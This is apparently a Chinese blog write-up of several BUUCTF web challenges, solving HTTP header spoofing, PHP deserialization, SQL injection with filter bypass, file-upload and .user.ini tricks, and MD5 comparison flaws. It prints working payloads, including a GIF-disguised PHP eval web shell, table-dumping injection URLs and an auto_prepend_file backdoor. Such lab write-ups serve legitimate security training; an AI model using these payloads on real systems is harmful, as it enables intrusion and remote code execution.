BUUCTF笔记之Web系列部分WriteUp（二）

原创

KogRow 于 2021-05-17 22:13:09 发布 434 收藏
分类专栏： CTF web安全 文章标签： CTF web安全 渗透测试

1、[极客大挑战 2019]Http

不敢置信12世纪了还有这种简单题，我还在拼命扫目录和备份。。。。

在secret.php重发http请求头

Referer: https://www.Sycsecret.com

```
45                  }
46          </style>
47
48  <head>
49          <meta charset="UTF-8">
50          <title>SycSecret</title>
51  </head>
52  <body background="./images/background.png" style="background
53
54  </br></br></br></br></br></br></br></br></br></br></br></br>
55  <h1 style="font-family:arial;color:#8E44AD;font-size:50px;te
56  Please use "Syclover" browser</h1>
57  <div style="position: absolute;bottom: 0;width: 99%;"><p ali
58  </body>
59  </html>
60
61
```


修改User-Agent为Syclover:

```
14                  box-shadow: 0px 0px 8px #7CFC00
15              }
16          </style>
17
18  <head>
19          <meta charset="UTF-8">
20          <title>SycSecret</title>
21  </head>
22  <body background="./images/background.png" style="backg
23
24  </br></br></br></br></br></br></br></br></br></br></br></br>
25  <h1 style="font-family:arial;color:#8E44AD;font-size:50
26  No!!! you can only read this locally!!!</h1>
27  <div style="position: absolute;bottom: 0;width: 99%;"><
28  </body>
29  </html>
30
```


这里伪造来源IP

添加一个字段X-Forwarded-For: 127.0.0.1


拿到flag.

2、[极客大挑战 2019]PHP


提示有备份

python3 dirsearch.py -e php -u http://450099ba-dbd1-47f9-b183-3b3acba69acd.node3.buuoj.cn/

扫描发现备份文件



下载下来看下：



直接输入flag.php里面的Syc{dog_dog_dog_dog}失败，看来还是要审计下代码的：

看index.php:

```
<!DOCTYPE html>
<head>
  <meta charset="UTF-8">
  <title>I have a cat!</title>
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/meyer-reset/2.0/reset.min.css">
      <link rel="stylesheet" href="style.css">
</head>
<style>
    #login{
        position: absolute;
        top: 50%;
        left:50%;
        margin: -150px 0 0 -150px;
        width: 300px;
        height: 300px;
    }
    h4{
        font-size: 2em;
        margin: 0.67em 0;
    }
</style>
<body>









<div id="world">
    <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;position: absolute;bot
    </div>
    <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;position: absolute;bot
    </div>
    <div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;position: absolute;bot
    <?php
    include 'class.php';
    $select = $_GET['select'];
    $res=unserialize(@$select);
    ?>
    </div>
    <div style="position: absolute;bottom: 5%;width: 99%;"><p align="center" style="font:italic 15px Georgi
</div>
<script src='http://cdnjs.cloudflare.com/ajax/libs/three.js/r70/three.min.js'></script>
<script src='http://cdnjs.cloudflare.com/ajax/libs/gsap/1.16.1/TweenMax.min.js'></script>
<script src='https://s3-us-west-2.amazonaws.com/s.cdpn.io/264161/OrbitControls.js'></script>
<script src='https://s3-us-west-2.amazonaws.com/s.cdpn.io/264161/Cat.js'></script>
<script  src="index.js"></script>
</body>
</html>
```

看class.php:

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```

看到index.php里面的这句：

```php
<?php
    include 'class.php';
    $select = $_GET['select'];
    $res=unserialize(@$select);
    ?>
```

目测是反序列化的题。这道题其实很适合用来入门，因为考点不多，利用也很简单

这里放点序列化的知识点。

PHP提供serialize和unserialize函数将任意类型的数据转换成string类型或者从string类型还原成任意类型。当unserialize的参数与之相关的是php中的类，php的类中可能会包含一些魔术方法，魔术方法在某些情况下会自动被调用。

如果代码复杂，使用了大量的类，往往需要构造ROP链来进行利用。

根据题目给出的代码，在本地写以下代码：

```
<?php
class Name{
    private $username = "admin";
    private $password = 100;
}
$a = serialize(new Name("admin",100));
echo $a;
?>
```

得到输出O:4:"Name":2:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}

解释一下：

O代表是对象；:4表示改对象名称有4个字符（name四个字符）；:”Name”表示改对象的名称；:2表示改对象里有2个成员。

接着是括号里面的。我们这个类的2个成员变量由于是private。表示方式是在变量名前加上%00类名%00

另外序列化只序列化成员变量，不保存方法。

所以这道题根据题目，我们需要在反序列化之后的类实例里包含username=admin且password=100。


但是反序列化的时候魔术方法__wakeup()会在反序列化时自动执行，这里有一个知识点就是绕过__wakeup()的执行：

当反序列化字符串表示属性个数的值大于真实属性个数时，会跳过 __wakeup 函数的执行。

所以我们把2改成3就行，因此最终的payload:

http://524b5313-e224-4eda-9cb7-cfd10e7c561b.node3.buuoj.cn/index.php?select=O:4:%22Name%22:3:{s:14:%22%00Name%00username%22;s:5:%22admin%22;s:14:%22%00Name%00password%22;i:100;}

拿到flag:



3、[极客大挑战 2019]BabySQL


自从前几次网站被日，我对我的网站做了严格的过滤，你们这些黑客死心吧！！！

提示有过滤了。

先上单引号，可以看到没有过滤单引号。

http://15e1ea79-bdea-4df1-b32d-cb1ba06f6dc2.node3.buuoj.cn/check.php?username=admin1&password=123%27||1=1%23--

万能密码还是进去了：




那目测是在拖库的时候过滤了某些字符。

爆字段的时候发现select和union、where、from、and被过滤了，根据回显推测是删除正则匹配到的字符串，剩下的参数继续执行

于是双写绕过：

http://15e1ea79-bdea-4df1-b32d-cb1ba06f6dc2.node3.buuoj.cn/check.php?username=admin&password=1%27%20ununionion%20seselectlect%201,2,3;%23



这道题之前做过好几次了，就不墨迹了，直接一步到胃：

http://15e1ea79-bdea-4df1-b32d-cb1ba06f6dc2.node3.buuoj.cn/check.php?username=admin&password=1%27%20ununionion%20seselectlect%201,(seselectlect%20GROUP_CONCAT(password)%20FRfromOM%20l0ve1ysq1%20whwhereere%20username='

哦豁表不对：

那还是爆一下表：


http://15e1ea79-bdea-4df1-b32d-cb1ba06f6dc2.node3.buuoj.cn/check.php?username=admin&password=1%27%20uniunionon%20seselectlect%201,(selselectect%20GROUP_CONCAT(table_name)%20frfromom%20mysql.innodb_table_stats%20whwhereere%

爆出来两个表b4bsql、geekuser

老规矩先看b4bsql

http://15e1ea79-bdea-4df1-b32d-cb1ba06f6dc2.node3.buuoj.cn/check.php?username=admin&password=1%27%20ununionion%20seselectlect%201,(seselectlect%20GROUP_CONCAT(passwoorrd)%20FRfromOM%20b4bsql%20whwhereere%20username=%

直接一步到胃:



4、[极客大挑战 2019]Upload

直接抓包，发现过滤了php，php2,php3,php4,php5


那就换成phtml吧。

然后提示不是图片，估计还检查了文件头。


加个文件头，最后的payload如下：

```
POST /upload_file.php HTTP/1.1
Host: e2f40e53-9925-40ee-9342-5bd6eb9df71e.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://e2f40e53-9925-40ee-9342-5bd6eb9df71e.node3.buuoj.cn/
Content-Type: multipart/form-data; boundary=---------------------------265001916915724
Content-Length: 358
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------265001916915724
Content-Disposition: form-data; name="file"; filename="conn12.phtml"
Content-Type: image/png

GIF89a>>>>><script language='php'>@eval($_POST['a']);</script>
-----------------------------265001916915724
Content-Disposition: form-data; name="submit"

æäº¤
-----------------------------265001916915724--
```


上传成功。但是直接用蚁剑连不上，考虑到一般会上传到/upload文件夹，因此加一层/upload，访问到了上传的马：




蚁剑连吧：



根目录下发现了flag。



5、[BJDCTF2020]Easy MD5



查看网页源码也一无所获

打开控制台看看请求吧：

```
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Date: Wed, 19 May 2021 13:55:57 GMT
Hint: select * from 'admin' where password=md5($pass,true)
Server: openresty
Transfer-Encoding: chunked
X-Powered-By: PHP/7.3.13
```

发现有提示select * from 'admin' where password=md5($pass,true)

这里有一个很经典的知识点：

语法

```
md5(string,raw)
```

参数	描述
string	必需。规定要计算的字符串。
raw	可选。规定十六进制或二进制输出格式： • TRUE - 原始 16 字符二进制格式 • FALSE - 默认。32 字符十六进制数

所以直接上ffifdyop：

http://6ff1e0a0-c72b-432b-a217-34d4c2caed51.node3.buuoj.cn/leveldo4.php?password=ffifdyop

sql语句变成：

select * from 'admin' where password=md5('ffifdyop',true)

ffifdyop经过md5之后的十六位二进制值为：select * from 'admin' where password="or'6]��!r,��b'

在mysql里面，在用作布尔型判断时，以1开头的字符串会被当做整型数（这类似于PHP的弱类型）。要注意的是这种情况是必须要有单引号括起来的，比如password=‘xxx’ or ‘1xxxxxxxxx’，那么就相当于password=‘xxx’ or 1，也就相当于password=‘xxx’ or true，所以返回值就是true。这里不只是1开头，只要是数字开头都是可以的。当然如果只有数字的话，就不需要单引号，比如password=‘xxx’ or 1，那么返回值也是true。（xxx指代任意字符)

所以成功过关：

Do You Like MD5?

老规矩看控制台和源代码：

源码里发现提示

```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->

<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <style>
        span {
            position: relative;
            display: flex;
            width: 100%;
            height: 700px;
            align-items: center;
            font-size: 70px;
            font-family:'Lucida Sans', 'Lucida Sans Regular', 'Lucida Grande', 'Lucida Sans Unicode', Genev
            justify-content: center;
        }
    </style>
</head>

<body>
    <span>Do You Like MD5?</span>
</body>

</html>
```

```
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
```

中间md5()==md5()是弱类型比较。

令a=QNKCDZO

b=aabg7XSs

进入下一关。。。

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

这是强类型比较，使用数组绕过：

md5() 函数计算字符串的 MD5 散列。

md5() 函数使用 RSA 数据安全，包括 MD5 报文摘要算法。

来自 RFC 1321 的解释 - MD5 报文摘要算法：*MD5 报文摘要算法将任意长度的信息作为输入值，并将其换算*

文摘要"值来代表这个输入值，并以换算后的值作为结果。MD5 算法主要是为数字签名应用程序而设计的；在

件将在加密（这里的加密过程是通过在一个密码系统下[如：RSA]的公开密钥下设置私有密钥而完成的）之前

如需计算文件的 MD5 散列，请使用 md5_file() 函数。

md5() 函数不能处理数组，数组都返回 null，`md5(a[])` 结果为 **null**。

语法

```
md5(string,raw)
```


改成post发包：

```
POST /level14.php HTTP/1.1
Host: 6ff1e0a0-c72b-432b-a217-34d4c2caed51.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

param1[]=1&param2[]=2
```

拿到flag:

6、[极客大挑战 2019]BuyFlag

index.php的源码和控制台没发现有啥

倒是pay.php的这几段话是提示：

ATTENTION

If you want to buy the FLAG:
You must be a student from CUIT!!!
You must be answer the correct password!!!

Only Cuit's students can buy the FLAG

翻译：

注意

如果你想买flag：

你一定是cuit的学生！！！

你必须回答正确的密码！！！

只有Cuit的学生才能买国旗

再看看源码，发现提示了：

```
<!--
 ~~~post money and password~~~
if (isset($_POST['password'])) {
 $password = $_POST['password'];
 if (is_numeric($password)) {
  echo "password can't be number</br>";
 }elseif ($password == 404) {
  echo "Password Right!</br>";
 }
}
-->
```

审计一下：得用post发包，然后password经过函数is_numeric的检查。

百度发现2014年，PHP中is_numeric函数十六进制绕过漏洞引发了一次安全问题

is_numeric在验证时把0x这种十六进制的数忽略了，或者转换成了其他进制的数（注：其他进制的数都是数字或数字字符串，唯有十六进制有个x不是数字，八进制的表示是以0开始的，而非o）。

因此如果在执行sql之前使用该函数进行验证，则可能造成sql注入及二次注入问题。

但这对题目无益，看了下发现底下比较是弱类型比较，所以最终payload如下：

```
POST /pay.php HTTP/1.1
Host: e83e2356-1239-4344-aa04-0a885af97e0b.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Cookie: user=1

password=404a&money=1e10
```

```
password!!!


                                                                    </p>
<hr />
<p>
you are Cuiter</br>Password Right!</br>flag{c2aa67ac-93b5-49df-9b20-04bfffab3adc}
</br>
</p>
```

拿到flag。

7、[SUCTF 2019]CheckIn

打开源码：

```php
<?php
// error_reporting(0);
$userdir = "uploads/" . md5($_SERVER["REMOTE_ADDR"]);
if (!file_exists($userdir)) {
    mkdir($userdir, 0777, true);
}
file_put_contents($userdir . "/index.php", "");
if (isset($_POST["upload"])) {
    $tmp_name = $_FILES["fileUpload"]["tmp_name"];
    $name = $_FILES["fileUpload"]["name"];
    if (!$tmp_name) {
        die("filesize too big!");
    }
    if (!$name) {
        die("filename cannot be empty!");
    }
    $extension = substr($name, strrpos($name, ".") + 1);
    if (preg_match("/ph|htacess/i", $extension)) {
        die("illegal suffix!");
    }
    if (mb_strpos(file_get_contents($tmp_name), "<?") !== FALSE) {
        die("&lt;? in contents!");
    }
    $image_type = exif_imagetype($tmp_name);
    if (!$image_type) {
        die("exif_imagetype:not image!");
    }
    $upload_file_path = $userdir . "/" . $name;
    move_uploaded_file($tmp_name, $upload_file_path);
    echo "Your dir " . $userdir. ' <br>';
    echo 'Your files : <br>';
    var_dump(scandir($userdir));
}
```

审计一下：

对文件后缀进行提取$extension = substr($name, strrpos($name, ".") + 1);

正则匹配

```
if (preg_match("/ph|htacess/i", $extension)) {
        die("illegal suffix!");
    }
```

这里记一下正则表达式的基本知识

```
正则表达式是包含在 两个斜杠之间 的一个或多个字符，在后一个斜杠的后面，可以指定一个或多个选项。
var regExp = /pattern/flags
其中，“pattern”为指定的匹配模式，flags为 0个 或多个可选项，这些选项及其含义如下：
i：表示忽略大小写，就是在字符串匹配的时候不区分大小写。
g：表示全局匹配，即匹配字符串中出现的所有模式。
m：表示进行多行匹配。
```

然后来解释一下这个正则：过滤文件后缀中包含ph或者htaccess的字符，不区分大小写。

所以可以知道php,php*,phtml,htacess都被过滤了。但是不急，源码里还有一个提示：.user.ini

看看.user.ini的解释：

```
自 PHP 5.3.0 起，PHP 支持基于每个目录的 INI 文件配置。此类文件 仅被 CGI / FastCGI SAPI 处理。此功能使得 PECL 的 htsc

除了主 php.ini 之外，PHP 还会在每个目录下扫描 INI 文件，从被执行的 PHP 文件所在目录开始一直上升到 web 根目录（$_SERVE

在 .user.ini 风格的 INI 文件中只有具有 PHP_INI_PERDIR 和 PHP_INI_USER 模式的 INI 设置可被识别。

两个新的 INI 指令， user_ini.filename 和 user_ini.cache_ttl 控制着用户 INI 文件的使用。

user_ini.filename 设定了 PHP 会在每个目录下搜寻的文件名；如果设定为空字符串则 PHP 不会搜寻。默认值是 .user.ini。

user_ini.cache_ttl 控制着重新读取用户 INI 文件的间隔时间。默认是 300 秒（5 分钟）。
```

百度了一下发现一篇关于user.ini构成后门的博客

总结了下，原理大概就是我们可以上传一个里面指定了文件包含的user.ini以及一个图片马来绕过上传限制。

所以最终的套路如下：

先制作一个图片马：

```
GIF89a>>>>><script language='php'>@eval($_GET['a']);</script>
```

再制作一个伪装成图片的.ini文件：

```
GIF89a
auto_prepend_file=01.jpg
```

先把图片马上传上去

再把.user.ini上传上去：

Upload Labs

文件名： 浏览... 未选择文件。

提交

